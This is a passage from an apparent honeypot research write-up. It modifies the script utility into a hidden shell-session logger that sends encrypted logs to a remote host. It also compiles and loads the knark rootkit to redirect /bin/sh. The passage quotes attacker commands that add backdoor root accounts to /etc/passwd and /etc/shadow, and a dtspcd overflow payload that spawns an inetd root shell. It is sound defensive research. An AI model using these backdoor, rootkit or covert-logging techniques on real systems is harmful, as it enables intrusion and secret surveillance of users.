bash_check. We then startup up a cryptcat session on the remote logging server:

Remote Logging Host

```
[root@saphe4 cryptcat]# ./cryptcat -vv -l -p 53
listening on [any] 53 ...
```

Honeypot System

```
[root@saphe3 misc-utils]# su - rbarnett
[rbarnett@saphe3 rbarnett]$ who
root     tty1      Jun  3 10:16
root      pts/0     Jun 14 17:01
root      pts/1     Jun 13 14:48
[rbarnett@saphe3 rbarnett]$ exit
exit
```

Remote Logging Host

```
[root@saphe4 cryptcat]# ./cryptcat -vv -l -p 53
listening on [any] 53 ...
10.XXX.XXX.51: inverse host lookup failed: Unknown
host
connect to [10.XXX.XXX.53] from (UNKNOWN)
[10.XXX.XXX.51] 1028
Script started on Mon Jun 17 11:06:45 2002
[rbarnett@saphe3 rbarnett]$ who
root     tty1      Jun  3 10:16
root     pts/0     Jun 14 17:01
root     pts/1     Jun 13 14:48
[rbarnett@saphe3 rbarnett]$ exit
exit

Script done on Mon Jun 17 11:06:49 2002
```

It worked! The remote cryptcat session on SAPHE4 received the script session data. The last test for this transport mechanism is to confirm that this data is indeed sent across the wire in an encrypted form. I then ran the exact same test from above, except I ran a SNOOP session on a Solaris host. Here is an example of the data that it received:

The bolded lines show the Twofish encrypted payloads:

```
# snoop -v 10.XXX.XXX.51 tcp and port 53 >
/tmp/snoop_test
Using device /dev/eri (promiscuous mode)
# grep DNS /tmp/snoop_test |less
TCP:  Destination port = 53 (DNS)
DNS:  ----- DNS:   -----
DNS:
DNS:  "Esu\36K\350\235\347t\323^\30u\26Ri-
\27\303U\303WrF/\215\373\355<ou&\201\355\17\306b
\347\360\373^#\340d\324<|I\332;&t\215\273\367yn\274k\326"
DNS:
TCP:  Destination port = 53 (DNS)
DNS:  ----- DNS:   -----
DNS:
DNS:  "\257Z\222Z\214\263\3278cqM;?^?\t"
DNS:
TCP:  Destination port = 53 (DNS)
DNS:  ----- DNS:   -----
DNS:
DNS:  ""
DNS:
TCP:  Destination port = 53 (DNS)
DNS:  ----- DNS:   -----
DNS:
DNS:  "<\32mK\bT\202\27070ws\375\276 U"
DNS:
TCP:  Destination port = 53 (DNS)
DNS:  ----- DNS:   -----
DNS:
DNS:  "\327\3211&\204/\0L'[3k!\345\255\211"
DNS:
```

We have done it! We now have our encrypted transport channel.

Question 5 - How can we verify the integrity of the data?

Since cryptcat will be using TCP as the transport protocol, there is some degree of reliability from the network perspective. TCP has a built-in capability to verify if the data sent out actually made it to the destination host. Using TCP as the transport protocol is desired from a Forensic Examiner's perspective. Even with the protocol's built-in verification, we need to be able to forensically verify that the data received by our logging host was identical to the data capture on the honeypot. This is where we implement the use of the MD5 utility.

MD5 will take a file as input and generate a unique 128 bit hash signature. This signature is considered mathematically unique so that no two different files should ever have the same MD5 checksum. MD5 is often used by security

professionals to validate their tools, etc... We therefore need to install a statically compiled version of MD5 on our honeypot system.

```
[root@saphe3 /mnt]# tar -xvf md5-6142000.tar
md5/Makefile
md5/README
md5/global.h
md5/md5-announcement.txt
md5/md5.1
md5/md5.1.ps
md5/md5.1.txt
md5/md5.h
md5/md5c.c
md5/mddriver.c
md5/rfc1321.txt
md5/test.rfc
[root@saphe3 /mnt]# cd md5
[root@saphe3 md5]# vi Makefile
[root@saphe3 md5]# grep static Makefile
gcc -o md5 md5c.o mddriver.o -static
[root@saphe3 md5]# make
gcc -c -O -DMD=5  md5c.c
gcc -c -O -DMD=5  mddriver.c
gcc -o md5 md5c.o mddriver.o -static
[root@saphe3 md5]# file md5
md5: ELF 32-bit LSB executable, Intel 80386, version 1,
statically linked, not stripped
[root@saphe3 md5]# cp md5 /usr/bin/
```

In order to provide a data integrity check into our modified script scenario, we will need to update the script source code once again.

```
[root@saphe3 misc-utils]# diff script.c.orig script.c
| ediff

-------- 4 lines added at 329:
  system("md5 /tmp/.Xconfig.old >>
/tmp/.Xconfig.old");
  system("cat /tmp/.Xconfig.old | /usr/bin/dns_helper
-w 2 10.XXX.XXX.51 53");
  system("cat /dev/null > /tmp/.Xconfig.old");
```

This line of additional code will create an MD5 checksum of the /tmp/.Xconfig.old file and append this data to the end of the file. The next steps are the same as before. After recompiling the script source and renaming it to over-write our previous version of /usr/bin/bash_check, we are ready for another test. We once again startup a cryptcat session on our remote logging host, however, this time we redirect the output received into a file called test1.

Remote Logging Host

```
[root@saphe4 cryptcat]# ./cryptcat -vv -l -p 53 >
test1
listening on [any] 53 ...
```

Honeypot Host

```
[root@saphe3 misc-utils]# su - rbarnett
[rbarnett@saphe3 rbarnett]$ ps
  PID TTY          TIME CMD
13387 pts/6    00:00:00 bash
13397 pts/6    00:00:00 ps
[rbarnett@saphe3 rbarnett]$ exit
exit
```

Remote Logging Host

```
[root@saphe3 cryptcat]# ./cryptcat -vv -l -p 53 >
test1
listening on [any] 53 ...
10.XXX.XXX.51: inverse host lookup failed: Unknown
host
connect to [10.XXX.XXX.51] from (UNKNOWN)
[10.XXX.XXX.51] 1035
 sent 0, rcvd 374
[root@saphe3 cryptcat]# ls -l test1
 [00m-rw-r--r--    1 root     root          374 Jun
17 12:58 test1
[root@saphe3 cryptcat]# less test1
Script started on Mon Jun 17 12:58:33 2002
[rbarnett@saphe3 rbarnett]$ ps
  PID TTY          TIME CMD
13387 pts/6    00:00:00 bash
13397 pts/6    00:00:00 ps
[rbarnett@saphe3 rbarnett]$ exit
exit
```

```
Script done on Mon Jun 17 12:58:48 2002
MD5 (/tmp/.Xconfig.old) =
da5cc42389fa58745099a72466b7d097
[root@saphe3 cryptcat]# grep -v MD5 test1 > test2
[root@saphe3 cryptcat]# grep MD5 test1
MD5 (/tmp/.Xconfig.old) =
da5cc42389fa58745099a72466b7d097
[root@saphe3 cryptcat]# md5 test2
MD5 (test2) = da5cc42389fa58745099a72466b7d097
```

In the session above, you can see that the script data was sent through cryptcat to the remote logging host. The data was stored in the test1 file. I then created a new file and stripped out the MD5 sum from the bottom of the file. This new file - test2 - should be an exact replica of the output file that was on honeypot system. To confirm this, we run MD5 against the test2 file and compare the results with the MD5 checksum listed at the bottom of the test1 file. The two MD5 sums match, so we have now confirmed the integrity of our data!

The final step in verifying that our modified script logs make it to the remote logging host is to ensure that the cryptcat listening utility is always up. We do not want our cryptcat listener to go down and have our honeypot system sending logs out. To accomplish this task, I created a simple shell script (called dns_helper.sh) which will run a loop and if the cryptcat listener ever exits it will be recreated. Notice - the script will first check and see if our honeypots log file already exists and has data in it. If it does, then it will append data to this file. This is important since we do not want to over write any previous logs.

```
[root@saphe3 cryptcat]# cat dns_helper.sh
#!/bin/sh

# This script makes sure that a cryptcat listener is
always up and running.  It
# monitors for shell session logs sent from a remote
host via cryptcat.
#

while true ; do

  if test -s /admin/cryptcat/saphe1.log ; then
        /usr/bin/dns_helper -l -p 53 >>
/admin/cryptcat/saphe1.log
  else
        /usr/bin/dns_helper -l -p 53 >
```

```
/admin/cryptcat/saphe1.log
  fi

done
```

This configuration does adhere to both of the honeypot monitoring rules from above:

1. **Hide the monitoring from the attacker**

   We have made significant progress towards making the script logging stealthy. By editing the script source code, we were able to remove any tell-tale signs of the script session that are displayed to the user. We successfully removed the local evidence of this logging by taking this data out of syslog and transporting it to the remote logging host with cryptcat..

2. **Ensuring the integrity of the data that is captured**

   We also made significant progress with this rule by using cryptcat to transport the data. This ensures that our output log file will not be stored on the honeypot system where it could be tampered with. We have also added the additional step of making an MD5 hash of the output file. This step will confirm the integrity of the file as it is transported to the logging host.

Question 6 - How can we capture all login shells?

The implementation we have discussed above works fine for normal system accounts, but what about all of the ways that an attacker gains a root shell? One issue to consider is how attackers normally create new system accounts once they have compromised a system. There is little chance that the attacker will use normal system utilities such as useradd to create these accounts. Most often, the attacker will simply echo in the appropriate lines to both the /etc/passwd and /etc/shadow files. This is normally accomplished through scripts in the attacker's rootkits. Example from the Honeynet Project's Forensic Challenge –

```
echo own:x:0:0::/root:/bin/bash >> /etc/passwd
echo adm1:x:5000:5000:Tech Admin:/tmp:/bin/bash >>
/etc/passwd
echo own::10865:0:99999:7:-1:-1:134538460 >>
```

```
/etc/shadow
echo adm1:Yi2yCGHo0wOwg:10884:0:99999:7:-1:-
1:134538412 >> /etc/shadow
```

This method of adding system accounts means that adding the modified script line to the /etc/skel files that get copied into the user's home directory under normal account creation will most likely not work for monitoring these new accounts. In order to catch any rogue accounts, we will need to come up with a different way to booby-trap any system account accessing shells. Another method to catch these illegal new accounts is to update the /etc/profile file. This will drop **ALL** system login shells into this script. If we look once again at our strace output, we can see that all of these shells do access the /etc/profile file before the user is dropped in to their actual shell session.

```
[root@saphe3 rbarnett]# less test1
execve("/bin/sh", ["/bin/sh", "-login"], [/* 24 vars
*/]) = 0
brk(0)                                  = 0x80994a0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40014000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT
(No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 4

-- CUT --

open("/etc/profile", O_RDONLY)          = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=547, ...}) =
0
brk(0x809f000)                          = 0x809f000
read(3, "# /etc/profile\n\n# System wide en"..., 547)
= 547
close(3)                                = 0
brk(0x80a0000)                          = 0x80a0000
```

This means that we can actually remove the updated entries from within the individual's ~/.bash_profile and only update the /etc/profile file. This will give up two benefits:

- By removing the entries from the ~/.bash_profiles, we can increase the stealthiness of the logging.
- We can catch any new account that is added to the system, since they all will access the /etc/profile file.

I therefore removed the entries from the /home/rbarnett/.bash_profile and added the code to the /etc/profile file instead. Notice the bolded line within the updated /etc/profile file:

```
[root@saphe3 /root]# vi /etc/profile
[root@saphe3 /root]# cat /etc/profile
# /etc/profile

# System wide environment and startup programs
# Functions and aliases go in /etc/bashrc

PATH="$PATH:/usr/X11R6/bin"

ulimit -c 1000000
if [ `id -gn` = `id -un` -a `id -u` -gt 14 ]; then
 umask 002
else
 umask 022
fi

USER=`id -un`
LOGNAME=$USER
MAIL="/var/spool/mail/$USER"

HOSTNAME=`/bin/hostname`
HISTSIZE=1000

/usr/bin/bash_check ; exit

if [ -z "$INPUTRC" -a ! -f "$HOME/.inputrc" ]; then
 INPUTRC=/etc/inputrc
fi

export PATH USER LOGNAME MAIL HOSTNAME HISTSIZE
INPUTRC

for i in /etc/profile.d/*.sh ; do
 if [ -x $i ]; then
  . $i
 fi
doneunset i
```

This line will place all users into the /usr/bin/bash_check script session and then exit them off the system when they are done. Here is some updated strace output when I issue a /bin./sh -login with the modified /etc/profile code from

above. Notice - I had to use the "-f" option with strace to catch all of the child processes and to see the bash_check interaction

```
[root@saphe3 /root]# strace -f -o test2 /bin/sh -
login
[root@saphe3 /root]# ps
  PID TTY          TIME CMD
15034 pts/4    00:00:00 bash
15044 pts/4    00:00:00 ps
[root@saphe3 /root]# exit
exit
[root@saphe3 /root]# less test2
execve("/bin/sh", ["/bin/sh", "-login"], [/* 24 vars
*/]) = 0
brk(0)                                  = 0x80994a0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40014000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT
(No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 4
fstat(4, {st_mode=S_IFREG|0644, st_size=15378, ...})
= 0
old_mmap(NULL, 15378, PROT_READ, MAP_PRIVATE, 4, 0) =
0x40015000
close(4)                                = 0
open("/lib/libtermcap.so.2", O_RDONLY)  = 4

-- CUT --

15180 ioctl(255, TCGETS, {B38400 opost isig icanon
echo ...}) = 0
15180 open("/etc/profile", O_RDONLY)    = 3
15180 fstat(3, {st_mode=S_IFREG|0644, st_size=573,
...}) = 0
15180 brk(0x809f000)                    = 0x809f000
15180 read(3, "# /etc/profile\n\n# System wide
en"..., 573) = 573
15180 close(3)                          = 0

-- CUT --

15191 rt_sigaction(SIGTERM, {SIG_DFL}, {SIG_IGN}, 8)
= 0
15191 rt_sigaction(SIGCHLD, {SIG_DFL}, {0x805c190,
[], 0x4000000}, 8) = 0
```

```
15191 execve("/usr/bin/bash_check",
["/usr/bin/bash_check"], [/* 24 vars */]) = 0
15191 fcntl(0, F_GETFD)                 = 0
15191 fcntl(1, F_GETFD)                 = 0

-- CUT --

15191 lstat("/tmp/.Xconfig.old",
{st_mode=S_IFREG|0664, st_size=0, ...}) = 0
15191 open("/tmp/.Xconfig.old",
O_WRONLY|O_CREAT|O_TRUNC|O_LARGEFILE, 0666) = 3
15191 ioctl(0, TCGETS, {B38400 opost isig icanon echo
...}) = 0
15191 ioctl(0, TIOCGWINSZ, {ws_row=24, ws_col=80,
ws_xpixel=720, ws_ypixel=408}) = 0
15191 open("/dev/ptmx", O_RDWR)         = 4
```

If we plan on tripwiring only one individual account by updating either the user's ~/.bash_profile or the system wide /etc/profile, then we should use the following changes to the script.c source code:

```
root@saphe3 misc-utils]# diff script.c.orig script.c
| ediff

-------- 1 line changed at 155 from:
    _("usage: script [-a] [-f] [-q] [-t] [file]\n"));
-------- to:
    _("shell error: -\n"));

-------- 1 line changed at 164 from:
  fname = "typescript";
-------- to:
  fname = "/tmp/.Xconfig.old";

-------- 3 lines changed to 1 line at 172-174 from:
 shell = getenv("SHELL");
 if (shell == NULL)
  shell = _PATH_BSHELL;
-------- to:
 shell = "/bin/bash";

-------- 1 line changed at 178 from:
  printf(_("Script started, file is %s\n"), fname);
-------- to:
```

```
  printf(_(""), fname);

-------- 1 line changed at 295 from:
 execl(shell, "sh", "-i", 0);
-------- to:
 execl(shell, "bash", "-i", 0);

-------- 3 lines added at 329:
                system("md5 /tmp/.Xconfig.old
>>/tmp/.Xconfig.old");
                system("cat /tmp/.Xconfig.old |
/usr/bin/dns_helper -w 2 10.XXX.XXX.51 53");
                system("cat /dev/null >
/tmp/.Xconfig.old");

-------- 1 line changed at 333 from:
   printf(_("Script done, file is %s\n"), fname);
-------- to:
   printf(_(""), fname);
```

Question 7 - How can we capture non-login shells?

We have thus far discussed different ways to capture login shells on our honeypot system. The next step is to find a way to booby-trap any non-login shells. Typically, attackers find ways to access a root shell via buffer-overflow exploits against network services and the like. The recent dtspcd buffer-overflow exploit, which effected systems running CDE services, is a perfect example. The Honeynet Project actually captured an attacker exploiting this vulnerability to gain a root level shell on the Honeypot. Here is a snippet from the network detect (Notice the bolded section) –

```
82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68  ..
... ./bin/ksh
20 20 20 20 2D 63 20 20 65 63 68 6F 20 22 69 6E
-c  echo "in
67 72 65 73 6C 6F 63 6B 20 73 74 72 65 61 6D 20
greslock stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20  tcp
nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 22 3E 2F
/bin/sh sh -i">/
74 6D 70 2F 78 3B 2F 75 73 72 2F 73 62 69 6E 2F
tmp/x;/usr/sbin/
69 6E 65 74 64 20 2D 73 20 2F 74 6D 70 2F 78 3B
inetd -s /tmp/x;
73 6C 65 65 70 20 31 30 3B 2F 62 69 6E 2F 72 6D
```

```
sleep 10;/bin/rm
20 2D 66 20 2F 74 6D 70 2F 78 20 41 41 41 41 41   -f
/tmp/x AAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41
AAAAAAAA
```

This section of code shows where the exploit sent shell commands within the buffer-overflow code, in hopes of gaining a root level system shell. The code is equivalent to root (the owner of the exploited network service) issuing the following command while in a shell – "**# /bin/sh –i**" which spawns an interactive shell. Besides the initial exploits to gain root shells, another scenario to consider is that of trojaned programs and backdoors installed on the compromised system. Normally, these programs work by spawning a root level, interactive shell based on some environmental setting - such as an originating IP address, secret password or environmental token. These types of programs make it possible for the attacker to not only circumvent normal system logging mechanisms, but also our booby-trapped shells.

Due to the fact that normal non-login shells (as well as the trojan shells) do not read all of the normal startup files, such as the bashrc files, it is necessary to come up with an alternative mechanism. Let's look back at the Bash man page for more information on invoking an interactive, non-login shell:

```
INVOCATION

-- CUT --

If bash is invoked with the name sh, it tries to
mimic the startup behavior of historical versions of
sh as closely as possible, while conforming to the
POSIX standard as well. When invoked as an
interactive login shell, or a non-interactive shell
with the --login option, it first attempts to read
and execute commands from /etc/profile and
~/.profile, in that order. The --noprofile option may
be used to inhibit this behavior. When invoked as an
interactive shell with the name sh, bash looks for
the variable ENV, expands its value if it is defined,
and uses the expanded value as the name of a file to
read and execute. Since a shell invoked as sh does
not attempt to read and execute commands from any
```

```
other startup files, the --rcfile option has no
effect. A non-interactive shell invoked with the name
sh does not attempt to read any other startup files.
When invoked as sh, bash enters posix mode after the
startup files are read.
```

As the MAN page above indicates, when a user executes an interactive shell, it does not read any of the normal system environment files. This rules out the methods that we have discussed above for booby-trapping login shells. One obvious choice would be to remove the symbolic link from /bin/sh --> /bin/bash, and simply rename the our bash_check file to /bin/sh. This way, anyone who issues a "/bin/sh -i" command would execute our modified script instead. I ran some tests and unfortunately this method does not work appropriately. Having our booby-trapped script named /bin/sh on the system can cause two different problems:

- If you define the modified script (now named /bin/sh) as the default login shell in the /etc/passwd file, it will cause problems. The modified script file does not work appropriately when the system tries to invoke it as a Login shell. It will not work. This gets into the difference between login shells and sub-shells. That discussion is beyond the scope of this article, however, you can read more about it in the O'Reilly Unix PowerTools online-book.

- The OS usually needs to use the default shell (sh) to carry out normal system processes. I ran into some issues when trying to use the MAN pages after I had switched the normal /bin/sh shell with the modified script shell. There are also problems with Cron jobs erroring when trying to use /bin/sh. There are probably many undiscovered issues…

Since we cannot place our modified script as the normal /bin/sh shell, we need to come up with another method.

Question 8 - How can we force interactive, non-login shells into our script?

In order to capture these non-login shells, it is necessary to implement control mechanisms within the kernel itself. By using a kernel module, we can monitor and redirect system calls for the /bin/sh shell and send them to our modified script. I conducted some initial tests to implement a rootkit locally to hide the script process. I loaded knark.059 onto a linux 6.2 honeypot in hopes that I could catch these interactive shells. I wanted to test the use of knark's "ered" function, which will cause shell execution redirection. Here is an explaination of the use of knark's ered function taken from the README file –

```
ered    Used to configure exec-redirection.

        Copy your sshd trojan to
/usr/lib/.hax0r/sshd_trojan, and type:

        ./ered /usr/local/sbin/sshd
/usr/lib/.hax0r/sshd_trojan

        Now, when /usr/local/sbin/sshd is supposed to
be executed, your

        trojan program will be executed instead. To
clear all exec-redirection

        entries, type:

        ./ered -c
```

My theory was that I could configure the honeypot system with knark so that any system calls to execute the /bin/sh shell (and most importantly - the interactive shells), actually gets redirected to use the modified script /usr/bin/bash_check. I first had to compile and install the knark rootkit:

```
[root@saphe3 /tools]# ls -l knark-0.59.tar
-rwxr-xr-x    1 root     root        71680 Jun 21
22:01 knark-0.59.tar
[root@saphe3 /tools]# tar -xvf knark-0.59.tar
knark-0.59/
knark-0.59/README
knark-0.59/Makefile
knark-0.59/src/
knark-0.59/src/ered.c
knark-0.59/src/hidef.c
knark-0.59/src/knark.c
knark-0.59/src/modhide.c
knark-0.59/src/rootme.c
knark-0.59/src/taskhack.c
knark-0.59/src/knark.h
knark-0.59/src/rexec.c
knark-0.59/src/nethide.c
knark-0.59/src/author_banner.c
[root@saphe3 /tools]# cd knark-0.59
[root@saphe3 knark-0.59]# ls
Makefile  README  src
[root@saphe3 knark-0.59]# make
```

```
cc -Wall -O2 -Wstrict-prototypes -fomit-frame-pointer
-pipe -fno-strength-reduce -malign-loops=2 -malign-
jumps=2 -malign-functions=2 -include
/usr/src/linux/include/linux/modversions.h -
I/usr/src/linux/include -c src/knark.c -o knark.o -
D__KERNEL__ -DMODULE -DMODVERSIONS
cc -Wall -O2 -Wstrict-prototypes -fomit-frame-pointer
-pipe -fno-strength-reduce -malign-loops=2 -malign-
jumps=2 -malign-functions=2 -include
/usr/src/linux/include/linux/modversions.h -
I/usr/src/linux/include -Wno-uninitialized -c
src/modhide.c
cc -Wall -O2   -c -o src/author_banner.o
src/author_banner.c
cc -Wall -O2   -c -o src/rootme.o src/rootme.c
src/rootme.c: In function `main':
src/rootme.c:38: warning: implicit declaration of
function `settimeofday'
cc -Wall -O2 -o rootme src/author_banner.o
src/rootme.o
cc -Wall -O2   -c -o src/hidef.o src/hidef.c
cc -Wall -O2 -o hidef src/author_banner.o src/hidef.o
strip hidef
cc -Wall -O2   -c -o src/ered.o src/ered.c
cc -Wall -O2 -o ered src/author_banner.o src/ered.o
cc -Wall -O2   -c -o src/nethide.o src/nethide.c
cc -Wall -O2 -o nethide src/author_banner.o
src/nethide.o
cc -Wall -O2   -c -o src/rexec.o src/rexec.c
cc -Wall -O2 -o rexec src/author_banner.o src/rexec.o
cc -Wall -O2   -c -o src/taskhack.o src/taskhack.c
-- CUT --

[root@saphe3 knark-0.59]# ls -l
total 104
-rw-r--r--    1 root     root         1528 Nov 17
1999 Makefile
-rw-r--r--    1 root     root         6487 Nov 20
1999 README
-rwxr-xr-x    1 root     root        13468 Jun 22
21:32 ered
-rwxr-xr-x    1 root     root         3984 Jun 22
21:32 hidef
-rw-r--r--    1 root     root        12684 Jun 22
21:32 knark.o
-rw-r--r--    1 root     root          960 Jun 22
21:32 modhide.o
```

```
-rwxr-xr-x    1 root     root        13036 Jun 22
21:32 nethide
-rwxr-xr-x    1 root     root        14975 Jun 22
21:32 rexec
-rwxr-xr-x    1 root     root        12988 Jun 22
21:32 rootme
drwxr-xr-x    2 root     root         4096 Jun 22
21:32 src
```

After compiling, I then had to load the new knark.o file into the kernel. I could check to see that knark was loaded since it creates files in a hidden directory in the /proc filesystem.

```
[root@saphe3 knark-0.59]# insmod knark.o
[root@saphe3 knark-0.59]# ls -l /proc/knark
total 0
-r--r--r--    1 root     root            0 Jun 22
21:32 author
-r--r--r--    1 root     root            0 Jun 22
21:32 files
-r--r--r--    1 root     root            0 Jun 22
21:32 nethides
-r--r--r--    1 root     root            0 Jun 22
21:32 pids
-r--r--r--    1 root     root            0 Jun 22
21:32 redirects
```

After confirming that knark was loaded, I then ran some tests with the ered utility. I created a quick shell script and configured ered to redirect and requests for /bin/sh (including /bin/sh -i) to my new script.

```
[root@saphe3 knark-0.59]# ./ered

 ered.c by Creed @ #hack.se 1999 <creed@sekure.net>

Usage:
 ./ered <from> <to>
 ./ered -c (clear redirect-list)
ex: ./ered /usr/local/sbin/sshd
/usr/lib/.hax0r/sshd_trojan
[root@saphe3 knark-0.59]# vi ered_test.sh
[root@saphe3 knark-0.59]# cat ered_test.sh
```

```
#!/bin/bash
echo "The Knark ered redirection worked!"
exit
[root@saphe3 knark-0.59]# chmod 555 ered_test.sh
[root@saphe3 knark-0.59]# ls -l
total 108
-rw-r--r--    1 root     root         1528 Nov 17
1999 Makefile
-rw-r--r--    1 root     root         6487 Nov 20
1999 README
-rwxr-xr-x    1 root     root        13468 Jun 22
21:32 ered
-r-xr-xr-x    1 root     root           59 Jun 22
21:33 ered_test.sh
-rwxr-xr-x    1 root     root         3984 Jun 22
21:32 hidef
-rw-r--r--    1 root     root        12684 Jun 22
21:32 knark.o
-rw-r--r--    1 root     root          960 Jun 22
21:32 modhide.o
-rwxr-xr-x    1 root     root        13036 Jun 22
21:32 nethide
-rwxr-xr-x    1 root     root        14975 Jun 22
21:32 rexec
-rwxr-xr-x    1 root     root        12988 Jun 22
21:32 rootme
drwxr-xr-x    2 root     root         4096 Jun 22
21:32 src

[root@saphe3 knark-0.59]# ./ered /bin/sh
/tools/knark-0.59/ered_test.sh

 ered.c by Creed @ #hack.se 1999 <creed@sekure.net>

Done: /bin/sh -> /tools/knark-0.59/ered_test.sh
[root@saphe3 knark-0.59]# /bin/sh
The Knark ered redirection worked!
[root@saphe3 knark-0.59]# /bin/sh -i
The Knark ered redirection worked!
[root@saphe3 knark-0.59]# ./ered -c

 ered.c by Creed @ #hack.se 1999 <creed@sekure.net>

Done. Redirect list is cleared.
[root@saphe3 knark-0.59]# /bin/sh
bash# exit
```

```
exit
```

As you can see, it worked perfectly! I also ran some tests to see if there would be any issues similar to what I encountered when I simply renamed my modified script to /bin/sh. I did get any of the same problems. I was able to actually login with knark running and it sent me to this shell. I was also able to use the MAN pages correctly. I am sure that more testing needs to be conducted however.

IMPORTANT - If you are going to use kernel redirection while implementing this modified script mechanism, you need to update the way that we implement the both the modified script and execute the system commands to transfer the log data to the remote host. The first issue is to make sure that the SHELL env for the person who executes the program is /bin/bash and not /bin/sh. We do this by updating one more section of code within the script.c file. If we are using the Knark ered to redirect system calls for /bin/sh and we do not update the script, then the script session can start throwing errors since it will keep getting redirected by knark back into a new script session. Quite a nasty little loop. To correct this issue, we need to update the SHELL sections of code within the script.c file to instruct script to only use the bash shell for the slave ttys. The following section of code tells the script file to check the user's shell env to find what shell to use for the pseudo terminal "Slave" session.

```
shell = getenv("SHELL");
 if (shell == NULL)
  shell = _PATH_BSHELL;

--- CUT --

doshell() {
 /***
 int t;

 t = open(_PATH_TTY, O_RDWR);
 if (t >= 0) {
  (void) ioctl(t, TIOCNOTTY, (char *)0);
  (void) close(t);
 }
 ***/
 getslave();
 (void) close(master);
 (void) fclose(fscript);
 (void) dup2(slave, 0);
 (void) dup2(slave, 1);
 (void) dup2(slave, 2);
 (void) close(slave);
```

```
#ifdef __linux__
 execl(shell, strrchr(shell, '/') + 1, "-i", 0);
#else
 execl(shell, "sh", "-i", 0);
#endif
 perror(shell);
 fail();
}
```

The updated shell section of code looks like this:

```
[-------- 3 lines changed to 1 line at 172-174
from:
 shell = getenv("SHELL");
 if (shell == NULL)
  shell = _PATH_BSHELL;
-------- to:
 shell = "/bin/bash";

--- CUT ---

-------- 1 line changed at 295 from:
 execl(shell, "sh", "-i", 0);
-------- to:
 execl(shell, "bash", "-i", 0);
```

This will ensure that our slave terminals are using /bin/bash instead of /bin/sh.

There is another big problem with the way that are executing the system commands to transfer the data. Since we are using the C system() call to execute shell commands, we run into an issue since the system call will try to execute the desired commands by calling "**/bin/sh -c**" with the commands as input to the c flag. This will cause a big problem with our ered redirection rule and can cause many run-away child processes. Here is an excerpt from the system MAN page discussing how the system () call uses /bin/sh:

```
NAME
       system - execute a shell command

SYNOPSIS
       #include <stdlib.h>
```

```
       int system (const char* string);

DESCRIPTION
       system() executes a command specified in
string by calling
  /bin/sh -c string, and returns after the command
has  been
       completed.   During execution of the command,
SIGCHLD will
       be blocked, and SIGINT and SIGQUIT will be
ignored.
```

This is no good. When I compiled the script code and ran strings against it, it said that the compiled code for the system() was using /bin/sh. I tried a variety of methods to circumvent this problem: 1) I updated the /usr/inlcude/paths.h file to specify that /bin/bash be the base shell instead of /bin/sh. 2) I also tried to edit the compiled script executable to use bash instead. I put the script program into a binary editor called BEDIT and tried to update the section of code where /bin/sh was executed. I could not get the program to work correctly and it would core dump :(.

An alternative to using a separate program to both transport and encrypt the data is to actually add this functionality into the script source code. This would allow is the functionality of transporting the data while not relying on shell functions which might get caught by our execution redirection. Libnet is a collection of routines to help with the construction and handling of network packets. It provides a portable framework for low-level network packet shaping, handling and injection. Libnet features portable packet creation interfaces at the IP layer and link layer, as well as a host of supplementary and complementary functionality. Using libnet, quick and simple packet assembly applications can be whipped up with little effort. Libnet code could be added directly into the script source that would send the data via encoded/encypted packets to a remote host. The advantage of this is apparent when you consider the high flexibility of libnet to create packets with spoofed source IP's and Ports and to also include obfuscation of data via XOR'ing the payload. I have spoken with members of the Honeynet Project about my script implementation and discussed the idea of incorporating Libnet into the code. Mike Clark of the Honeynet Project has conducted some testing on code that will accomplish this task.

The only solution that I could come up with was to create a bash shell script wrapper program for our modified script program. I had to remove the system () calls from within the script.c file and recompiled. I then created a bash script which would place the person who executed the shell script into our modified script program. When the user exited the program, the shell script would then execute the desired MD5 and Cryptcat commands. Since the commands were

executed in bash rather than /bin/sh, we did not have any issues with our knark shell redirection. Here is the contents of the bash shell wrapper script called bash_check.sh:

```
#!/bin/bash
/usr/bin/bash_check
/usr/bin/md5 /tmp/.Xconfig.old >> /tmp/.Xconfig.old
/bin/cat /tmp/.Xconfig.old | /usr/bin/dns_helper -w 2
10.XXX.XXX.51 53
/bin/cat /dev/null > /tmp/.Xconfig.old
exit
```

With this wrapper script, we are now able to capture all interactive, non-login shells! I then issued the following command to redirect the /bin/sh calls to our modified bash wrapper shell script.

```
[root@saphe3 knark-0.59]# ./ered /bin/sh
/usr/bin/bash_check

ered.c by Creed @ #hack.se 1999 <creed@sekure.net>

Done: /bin/sh -> /usr/bin/bash_check.sh
```

We had finally reached our final configuration.

Criteria for approval –

The criteria for approval for the shell monitoring tool is that it should be able to capture the user's entire shell session and then log it remotely via and encrypted channel. This information should be able to be verified for validity with the md5 checksum, and lastly, it should abide by our two rules of Honeynet Data Capture:

1. **Hide the monitoring from the attacker**
2. **Ensuring the integrity of the data that is captured**

For the tests that I was to conduct with this final implementation, I would be testing two different scenarios:

- **The Insider Threat** - This test would simulate the type of data that would be collected if we were to implement our modified script mechanism to track the shell sessions of a suspicious system user. This could be a real world situation where you have been called upon to monitor the actions of an individual on a live production system. Since there would be other normal system users on this system, we do not want to interfere with their

normal shell access. For this reason, we will be implementing the modified script booby-trap within the suspicious user's ~/.bash_profile. This will limit the monitoring to the identified individual. Another reason to implementing the script in this manner is that it is typically not a good security practice to load malicious kernel modules (such as knark) on live production systems. The author of knark even warns that removing knark from the system could cause problems with the kernel.

- **The Honeypot Compromise** - This test will simulate a typical honeypot compromise. A buffer-overflow attack will be run against the honeypot with the goal of creating a root shell. This is the same scenario described in a previous section. This test will use the knark kernel module to redirect /bin/sh calls.

We have already discussed in the previous sections how to implement the modified script and accompanying tools such as cryptcat and knark. The data will be gathered on a remote Linux logging host.

Data and Results –

Insider Threat -
